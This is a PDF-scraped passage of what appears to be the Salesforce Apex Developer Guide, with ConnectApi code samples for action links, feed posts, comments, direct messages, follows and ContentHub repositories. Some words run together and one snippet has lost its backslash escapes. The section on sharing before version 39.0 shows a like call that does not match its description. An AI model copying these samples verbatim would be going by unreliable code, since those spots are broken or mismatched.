actionLinkDefinitionInput.headers.add(requestHeaderInput2); // Add the action link definition to the action link group definition. actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput); // Instantiate the action link group definition. ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition = ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(), actionLinkGroupDefinitionInput); ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new ConnectApi.FeedElementCapabilitiesInput(); ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new ConnectApi.AssociatedActionsCapabilityInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); // Set the properties of the feedItemInput object. feedItemInput.body = messageBodyInput; feedItemInput.capabilities = feedElementCapabilitiesInput; feedItemInput.subjectId = 'me'; 370 Using Salesforce Features with Apex Apex Developer Guide
  • 375.
    // Create thetext for the post. messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); textSegmentInput.text = 'Click to post a feed item.'; messageBodyInput.messageSegments.add(textSegmentInput); // The feedElementCapabilitiesInput object holds the capabilities of the feed item. // Define an associated actions capability to hold the action link group. // The action link group ID is returned from the call to create the action link group definition. feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput; associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>(); associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id); // Post the feed item. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); Note: If the post fails, check the OAuth ID. Define an Action Link in a Template and Post with a Feed Element Create an action link and action link group and instantiate the action link group from a template. This example creates the same action link and action link group as the example Define an Action Link and Post with a Feed Element, but this example instantiates the action link group from a template. Step 1: Create the Action Link Templates 1. From Setup, enter Action Link Templates in the Quick Find box, then select Action Link Templates. 2. Use these values in a new Action Link Group Template: Value Field Doc Example Name Doc_Example Developer Name Primary action Category Once per User Executions Allowed 3. Use these values in a new Action Link Template: Value Field Doc Example Action Link Group Template Api Action Type /services/data/{!Bindings.ApiVersion}/chatter/feed-elements Action URL 371 Using Salesforce Features with Apex Apex Developer Guide
  • 376.
    Value Field Everyone can see UserVisibility { "subjectId":"{!Bindings.SubjectId}", "feedElementType":"FeedItem", "body":{ "messageSegments":[ { "type":"Text", "text":"{!Bindings.Text}" } ] } } HTTP Request Body Content-Type: application/json HTTP Headers 0 Position Post Label Key POST HTTP Method 4. Go back to the Action Link Group Template and select Published. Click Save. Step 2: Instantiate the Action Link Group, Associate it with a Feed Item, and Post it This example calls ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) to create an action link group definition. It calls ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement) to associate the action link group with a feed item and post it. // Get the action link group template Id. ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE DeveloperName='Doc_Example']; // Add binding name-value pairs to a map. // The names are defined in the action link template(s) associated with the action link group template. // Get them from Setup UI or SOQL. Map<String, String> bindingMap = new Map<String, String>(); bindingMap.put('ApiVersion', 'v33.0'); bindingMap.put('Text', 'This post was created by an API action link.'); bindingMap.put('SubjectId', 'me'); // Create ActionLinkTemplateBindingInput objects from the map elements. List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new List<ConnectApi.ActionLinkTemplateBindingInput>(); for (String key : bindingMap.keySet()) { ConnectApi.ActionLinkTemplateBindingInput bindingInput = new ConnectApi.ActionLinkTemplateBindingInput(); bindingInput.key = key; bindingInput.value = bindingMap.get(key); bindingInputs.add(bindingInput); } // Set the template Id and template binding values in the action link group definition. ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new ConnectApi.ActionLinkGroupDefinitionInput(); 372 Using Salesforce Features with Apex Apex Developer Guide
  • 377.
    actionLinkGroupDefinitionInput.templateId = template.id; actionLinkGroupDefinitionInput.templateBindings= bindingInputs; // Instantiate the action link group definition. ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition = ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(), actionLinkGroupDefinitionInput); ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new ConnectApi.FeedElementCapabilitiesInput(); ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new ConnectApi.AssociatedActionsCapabilityInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); // Define the FeedItemInput object to pass to postFeedElement feedItemInput.body = messageBodyInput; feedItemInput.capabilities = feedElementCapabilitiesInput; feedItemInput.subjectId = 'me'; // The MessageBodyInput object holds the text in the post messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); textSegmentInput.text = 'Click to post a feed item.'; messageBodyInput.messageSegments.add(textSegmentInput); // The FeedElementCapabilitiesInput object holds the capabilities of the feed item. // For this feed item, we define an associated actions capability to hold the action link group. // The action link group ID is returned from the call to create the action link group definition. feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput; associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>(); associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id); // Post the feed item. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); Edit a Feed Element Call a method to edit a feed element. Call updateFeedElement(communityId, feedElementId, feedElement) to edit a feed element. Feed items are the only type of feed element that can be edited. String communityId = Network.getNetworkId(); // Get the last feed item created by the context user. List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId() ORDER BY CreatedDate DESC]; if (feedItems.isEmpty()) { 373 Using Salesforce Features with Apex Apex Developer Guide
  • 378.
    // Return nullwithin anonymous apex. return null; } String feedElementId = feedItems[0].id; ConnectApi.FeedEntityIsEditable isEditable = ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId); if (isEditable.isEditableByMe == true){ ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); textSegmentInput.text = 'This is my edited post.'; messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; ConnectApi.FeedElement editedFeedElement = ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput); } Edit a Question Title and Post Call a method to edit a question title and post. Call updateFeedElement(communityId, feedElementId, feedElement) to edit a question title and post. String communityId = Network.getNetworkId(); // Get the last feed item created by the context user. List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId() ORDER BY CreatedDate DESC]; if (feedItems.isEmpty()) { // Return null within anonymous apex. return null; } String feedElementId = feedItems[0].id; ConnectApi.FeedEntityIsEditable isEditable = ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId); if (isEditable.isEditableByMe == true){ ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new ConnectApi.FeedElementCapabilitiesInput(); ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new ConnectApi.QuestionAndAnswersCapabilityInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); 374 Using Salesforce Features with Apex Apex Developer Guide
  • 379.
    textSegmentInput.text = 'Thisis my edited question.'; messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; feedItemInput.capabilities = feedElementCapabilitiesInput; feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput; questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?'; ConnectApi.FeedElement editedFeedElement = ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput); } Like a Feed Element Call a method to like a feed element. Call likeFeedElement(communityId, feedElementId) to like a feed element. ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null, '0D5D0000000KuGh'); Bookmark a Feed Element Call a method to bookmark a feed element. Call updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser) to bookmark a feed element. ConnectApi.BookmarksCapability bookmark = ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true); Share a Feed Element (prior to Version 39.0) Call a method to share a feed element. Important: InAPIversion39.0andlater, shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId) isn’t supported. See Share a Feed Element (in Version 39.0 and Later). Call shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId) to share a feed item (which is a type of feed element) with a group. ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null, '0D5D0000000KuGh'); Share a Feed Element (in Version 39.0 and Later) Call a method to share a feed element. Call postFeedElement(communityId, feedElement) to share a feed element. // Define the FeedItemInput object to pass to postFeedElement ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); feedItemInput.subjectId = 'me'; 375 Using Salesforce Features with Apex Apex Developer Guide
  • 380.
    ConnectApi.TextSegmentInput textSegmentInput =new ConnectApi.TextSegmentInput(); textSegmentInput.text = 'Look at this post I'm sharing.'; // The MessageBodyInput object holds the text in the post ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; ConnectApi.FeedEntityShareCapabilityInput shareInput = new ConnectApi.FeedEntityShareCapabilityInput(); shareInput.feedEntityId = '0D5R0000000SEbc'; ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new ConnectApi.FeedElementCapabilitiesInput(); feedElementCapabilitiesInput.feedEntityShare = shareInput; feedItemInput.capabilities = feedElementCapabilitiesInput; // Post the feed item. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); Send a Direct Message Call a method to send a direct message. Call postFeedElement(communityId, feedElement) to send a direct message to two people. // Define the FeedItemInput object to pass to postFeedElement ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); textSegmentInput.text = 'Thanks for attending my presentation test run this morning. Send me any feedback.'; // The MessageBodyInput object holds the text in the post ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); messageBodyInput.messageSegments.add(textSegmentInput); feedItemInput.body = messageBodyInput; // The FeedElementCapabilitiesInput object holds the capabilities of the feed item. // For this feed item, we define a direct message capability to hold the member(s) and the subject. List<String> memberIds = new List<String>(); memberIds.add('005B00000016OUQ'); memberIds.add('005B0000001rIN6'); ConnectApi.DirectMessageCapabilityInput dmInput = new ConnectApi.DirectMessageCapabilityInput(); dmInput.subject = 'Thank you!'; dmInput.membersToAdd = memberIds; ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new ConnectApi.FeedElementCapabilitiesInput(); feedElementCapabilitiesInput.directMessage = dmInput; 376 Using Salesforce Features with Apex Apex Developer Guide
  • 381.
    feedItemInput.capabilities = feedElementCapabilitiesInput; //Post the feed item. ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput); Post a Comment Call a method to post a comment. Call postCommentToFeedElement(communityId, feedElementId, text) to post a plain text comment to a feed element. ConnectApi.Comment comment = ConnectApi.ChatterFeeds.postCommentToFeedElement(null, '0D5D0000000KuGh', 'I agree with the proposal.' ); Post a Comment with a Mention Make call or use the ConnectApiHelper repository to post a comment with a mention. You can post comments with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload). String communityId = null; String feedElementId = '0D5D0000000KtW3'; ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput(); ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); textSegmentInput.text = 'Does anyone in this group have an idea? '; messageBodyInput.messageSegments.add(textSegmentInput); mentionSegmentInput.id = '005D00000000oOT'; messageBodyInput.messageSegments.add(mentionSegmentInput); commentInput.body = messageBodyInput; ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, commentInput, null); Post a Comment with an Existing File Make a call to post a comment with an already uploaded file. 377 Using Salesforce Features with Apex Apex Developer Guide
  • 382.
    To post acomment and attach an existing file (already uploaded to Salesforce) to the comment, create a ConnectApi.CommentInput objecttopasstopostCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload). String feedElementId = '0D5D0000000KtW3'; ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); textSegmentInput.text = 'I attached this file from Salesforce Files.'; messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); messageBodyInput.messageSegments.add(textSegmentInput); commentInput.body = messageBodyInput; ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new ConnectApi.CommentCapabilitiesInput(); ConnectApi.ContentCapabilityInput contentCapabilityInput = new ConnectApi.ContentCapabilityInput(); commentCapabilitiesInput.content = contentCapabilityInput; contentCapabilityInput.contentDocumentId = '069D00000001rNJ'; commentInput.capabilities = commentCapabilitiesInput; ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId, commentInput, null); Post a Comment with a New File Call a method to post a comment with a new file. To post a comment and upload and attach a new file to the comment, create a ConnectApi.CommentInput object and a ConnectApi.BinaryInput objecttopasstothepostCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload) method. String feedElementId = '0D5D0000000KtW3'; ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); textSegmentInput.text = 'Enjoy this new file.'; messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); messageBodyInput.messageSegments.add(textSegmentInput); commentInput.body = messageBodyInput; ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new ConnectApi.CommentCapabilitiesInput(); 378 Using Salesforce Features with Apex Apex Developer Guide
  • 383.
    ConnectApi.ContentCapabilityInput contentCapabilityInput =new ConnectApi.ContentCapabilityInput(); commentCapabilitiesInput.content = contentCapabilityInput; contentCapabilityInput.title = 'Title'; commentInput.capabilities = commentCapabilitiesInput; String text = 'These are the contents of the new file.'; Blob myBlob = Blob.valueOf(text); ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain', 'fileName'); ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId, commentInput, binInput); Post a Rich-Text Comment with Inline Image Make a call or use the ConnectApiHelper repository to post a comment with an already uploaded, inline image. You can post rich-text comments with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload). In this example, the image file is existing content that has already been uploaded to Salesforce. String communityId = null; String feedElementId = '0D5R0000000SBEr'; String imageId = '069R00000000IgQ'; String mentionedUserId = '005R0000000DiMz'; ConnectApi.CommentInput input = new ConnectApi.CommentInput(); ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegment; ConnectApi.MentionSegmentInput mentionSegment; ConnectApi.MarkupBeginSegmentInput markupBeginSegment; ConnectApi.MarkupEndSegmentInput markupEndSegment; ConnectApi.InlineImageSegmentInput inlineImageSegment; messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput(); markupBeginSegment.markupType = ConnectApi.MarkupType.Bold; messageInput.messageSegments.add(markupBeginSegment); textSegment = new ConnectApi.TextSegmentInput(); textSegment.text = 'Hello '; messageInput.messageSegments.add(textSegment); mentionSegment = new ConnectApi.MentionSegmentInput(); mentionSegment.id = mentionedUserId; messageInput.messageSegments.add(mentionSegment); 379 Using Salesforce Features with Apex Apex Developer Guide
  • 384.
    textSegment = newConnectApi.TextSegmentInput(); textSegment.text = '!'; messageInput.messageSegments.add(textSegment); markupEndSegment = new ConnectApi.MarkupEndSegmentInput(); markupEndSegment.markupType = ConnectApi.MarkupType.Bold; messageInput.messageSegments.add(markupEndSegment); inlineImageSegment = new ConnectApi.InlineImageSegmentInput(); inlineImageSegment.altText = 'image one'; inlineImageSegment.fileId = imageId; messageInput.messageSegments.add(inlineImageSegment); input.body = messageInput; ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null); Post a Rich-Text Feed Comment with a Code Block Call a method to post a comment with a code block. This example calls postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload) to post a comment with a code block. String communityId = null; String feedElementId = '0D5R0000000SBEr'; String codeSnippet = '<html>nt<body>nttHello, world!nt</body>n</html>'; ConnectApi.CommentInput input = new ConnectApi.CommentInput(); ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegment; ConnectApi.MarkupBeginSegmentInput markupBeginSegment; ConnectApi.MarkupEndSegmentInput markupEndSegment; messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput(); markupBeginSegment.markupType = ConnectApi.MarkupType.Code; messageInput.messageSegments.add(markupBeginSegment); textSegment = new ConnectApi.TextSegmentInput(); textSegment.text = codeSnippet; messageInput.messageSegments.add(textSegment); markupEndSegment = new ConnectApi.MarkupEndSegmentInput(); markupEndSegment.markupType = ConnectApi.MarkupType.Code; messageInput.messageSegments.add(markupEndSegment); input.body = messageInput; ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null); 380 Using Salesforce Features with Apex Apex Developer Guide
  • 385.
    Edit a Comment Calla method to edit a comment. Call updateComment(communityId, commentId, comment) to edit a comment. String commentId; String communityId = Network.getNetworkId(); // Get the last feed item created by the context user. List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId() ORDER BY CreatedDate DESC]; if (feedItems.isEmpty()) { // Return null within anonymous apex. return null; } String feedElementId = feedItems[0].id; ConnectApi.CommentPage commentPage = ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId); if (commentPage.items.isEmpty()) { // Return null within anonymous apex. return null; } commentId = commentPage.items[0].id; ConnectApi.FeedEntityIsEditable isEditable = ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId); if (isEditable.isEditableByMe == true){ ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput(); ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput(); ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput(); messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>(); textSegmentInput.text = 'This is my edited comment.'; messageBodyInput.messageSegments.add(textSegmentInput); commentInput.body = messageBodyInput; ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId, commentId, commentInput); } Follow a Record Call a method to follow a record. 381 Using Salesforce Features with Apex Apex Developer Guide
  • 386.
    Call follow(communityId, userId,subjectId) to follow a record. ChatterUsers.ConnectApi.Subscription subscriptionToRecord = ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0'); SEE ALSO: Unfollow a Record Unfollow a Record Call a method to stop following a record. When you follow a record such as a user, the call to ConnectApi.ChatterUsers.follow returns a ConnectApi.Subscription object. To unfollow a record, pass the id property of that object to deleteSubscription(communityId, subscriptionId). ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU'); SEE ALSO: Follow a Record Get a Repository Call a method to get a repository. Call getRepository(repositoryId) to get a repository. final string repositoryId = '0XCxx0000000123GAA'; final ConnectApi.ContentHubRepository repository = ConnectApi.ContentHub.getRepository(repositoryId); Get Repositories Call a method to get all repositories. Call getRepositories() to get all repositories and get the first SharePoint online repository found. final string sharePointOnlineProviderType ='ContentHubSharepointOffice365'; final ConnectApi.ContentHubRepositoryCollection repositoryCollection = ConnectApi.ContentHub.getRepositories(); ConnectApi.ContentHubRepository sharePointOnlineRepository = null; for(ConnectApi.ContentHubRepository repository : repositoryCollection.repositories){ if(sharePointOnlineProviderType.equalsIgnoreCase(repository.providerType.type)){ sharePointOnlineRepository = repository; break; } } Get Allowed Item Types Call a method to get allowed item types. 382 Using Salesforce Features with Apex Apex Developer Guide
  • 387.
    CallgetAllowedItemTypes(repositoryId, repositoryFolderId, filter)withafilter of FilesOnly to get the first ConnectApi.ContentHubItemTypeSummary.id of a file. The context user can create allowed files in a repository folder in the external system. final ConnectApi.ContentHubAllowedItemTypeCollection allowedItemTypesColl = ConnectApi.ContentHub.getAllowedItemTypes(repositoryId, repositoryFolderId, ConnectApi.ContentHubItemType.FilesOnly); final List<ConnectApi.ContentHubItemTypeSummary> allowedItemTypes = allowedItemTypesColl.allowedItemTypes; string allowedFileItemTypeId = null; if(allowedItemTypes.size() > 0){ ConnectApi.ContentHubItemTypeSummary allowedItemTypeSummary = allowedItemTypes.get(0); allowedFileItemTypeId = allowedItemTypeSummary.id; } Get Previews Call a method to get all supported preview formats and their respective URLs. Call getPreviews(repositoryId, repositoryFileId) to get all supported preview formats and their respective URLs and number of renditions. For each supported preview format, we show every rendition URL available. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId = 'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk'; final ConnectApi.FilePreviewCollection previewsCollection = ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId); for(ConnectApi.FilePreview filePreview : previewsCollection.previews){ System.debug(String.format('Preview - URL: ''{0}'', format: ''{1}'', nbr of renditions for this format: {2}', new String[]{ filePreview.url, filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())})); for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){ System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl); } } Get a File Preview Call a method to get a file preview. CallgetFilePreview(repositoryId, repositoryFileId, formatType)witha formatType of Thumbnail to get the thumbnail format preview along with its respective URL and number of thumbnail renditions. For each thumbnail format, we show every rendition URL available. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId = 'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk'; final ConnectApi.FilePreviewCollection previewsCollection = ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId); for(ConnectApi.FilePreview filePreview : previewsCollection.previews){ System.debug(String.format('Preview - URL: ''{0}'', format: ''{1}'', nbr of renditions for this format: {2}', new String[]{ filePreview.url, filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())})); for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){ System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl); 383 Using Salesforce Features with Apex Apex Developer Guide
  • 388.
    } } Get Repository FolderItems Call a method to get a collection of repository folder items. Call getRepositoryFolderItems(repositoryId, repositoryFolderId) to get the collection of items in a repository folder. For files, we show the file’s name, size, external URL, and download URL. For folders, we show the folder’s name, description, and external URL. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId = 'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs'; final ConnectApi.RepositoryFolderItemsCollection folderItemsColl = ConnectApi.ContentHub.getRepositoryFolderItems(gDriveRepositoryId,gDriveFolderId); final List<ConnectApi.RepositoryFolderItem> folderItems = folderItemsColl.items; System.debug('Number of items in repository folder: ' + folderItems.size()); for(ConnectApi.RepositoryFolderItem item : folderItems){ ConnectApi.RepositoryFileSummary fileSummary = item.file; if(fileSummary != null){ System.debug(String.format('File item - name: ''{0}'', size: {1}, external URL: ''{2}'', download URL: ''{3}''', new String[]{ fileSummary.name, String.valueOf(fileSummary.contentSize), fileSummary.externalDocumentUrl, fileSummary.downloadUrl})); }else{ ConnectApi.RepositoryFolderSummary folderSummary = item.folder; System.debug(String.format('Folder item - name: ''{0}'', description: ''{1}''', new String[]{ folderSummary.name, folderSummary.description})); } } Get a Repository Folder Call a method to get a repository folder. Call getRepositoryFolder(repositoryId, repositoryFolderId) to get a repository folder. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId = 'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs'; final ConnectApi.RepositoryFolderDetail folder = ConnectApi.ContentHub.getRepositoryFolder(gDriveRepositoryId, gDriveFolderId); System.debug(String.format('Folder - name: ''{0}'', description: ''{1}'', external URL: ''{2}'', folder items URL: ''{3}''', new String[]{ folder.name, folder.description, folder.externalFolderUrl, folder.folderItemsUrl})); Get a Repository File Without Permissions Information Call a method to get a repository file without permission information. CallgetRepositoryFile(repositoryId, repositoryFileId)togetarepositoryfilewithoutpermissionsinformation. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId = 'file:0B0lTys1KmM3sTmxKNjVJbWZja00'; final ConnectApi.RepositoryFileDetail file = 384 Using Salesforce Features with Apex Apex Developer Guide
  • 389.
    ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId); System.debug(String.format('File -name: ''{0}'', size: {1}, external URL: ''{2}'', download URL: ''{3}''', new String[]{ file.name, String.valueOf(file.contentSize), file.externalDocumentUrl, file.downloadUrl})); Get a Repository File with Permissions Information Call a method to get a repository file with permission information. CallgetRepositoryFile(repositoryId, repositoryFileId, includeExternalFilePermissionsInfo) to get a repository file with permissions information. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId = 'file:0B0lTys1KmM3sTmxKNjVJbWZja00'; final ConnectApi.RepositoryFileDetail file = ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId, true); System.debug(String.format('File - name: ''{0}'', size: {1}, external URL: ''{2}'', download URL: ''{3}''', new String[]{ file.name, String.valueOf(file.contentSize), file.externalDocumentUrl, file.downloadUrl})); final ConnectApi.ExternalFilePermissionInformation externalFilePermInfo = file.externalFilePermissionInformation; //permission types final List<ConnectApi.ContentHubPermissionType> permissionTypes = externalFilePermInfo.externalFilePermissionTypes; for(ConnectApi.ContentHubPermissionType permissionType : permissionTypes){ System.debug(String.format('Permission type - id: ''{0}'', label: ''{1}''', new String[]{ permissionType.id, permissionType.label})); } //permission groups final List<ConnectApi.RepositoryGroupSummary> groups = externalFilePermInfo.repositoryPublicGroups; for(ConnectApi.RepositoryGroupSummary ggroup : groups){ System.debug(String.format('Group - id: ''{0}'', name: ''{1}'', type: ''{2}''', new String[]{ ggroup.id, ggroup.name, ggroup.type.name()})); } Create a Repository File Without Content (Metadata Only) Call a method to create a file without binary content (metadata only) in a Google Drive repository folder. Call addRepositoryItem(repositoryId, repositoryFolderId, file) to create a file without binary content (metadata only) in a Google Drive repository folder. After the file is created, we show the file’s ID, name, description, external URL, and download URL. final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId = 'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs'; final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput(); newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available for creation/update 385 Using Salesforce Features with Apex Apex Developer Guide
  • 390.
    newItem.fields = newList<ConnectApi.ContentHubFieldValueInput>(); //Metadata: name field final ConnectApi.ContentHubFieldValueInput fieldValueInput = new ConnectApi.ContentHubFieldValueInput(); fieldValueInput.name = 'name'; fieldValueInput.value = 'new folder item name.txt'; newItem.fields.add(fieldValueInput); //Metadata: description field final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new ConnectApi.ContentHubFieldValueInput(); fieldValueInputDesc.name = 'description'; fieldValueInputDesc.value = 'It does describe it'; newItem.fields.add(fieldValueInputDesc); final ConnectApi.RepositoryFolderItem newFolderItem = ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem); final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file; System.debug(String.format('New file - id: ''{0}'', name: ''{1}'', description: ''{2}'' n external URL: ''{3}'', download URL: ''{4}''', new String[]{ newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl, newFile.downloadUrl})); SEE ALSO: Apex Reference Guide: ConnectApi.ContentHubItemInput Apex Reference Guide: ConnectApi.ContentHubFieldValueInput Create a Repository File with Content Call a method to create a file with binary content in a Google Drive repository 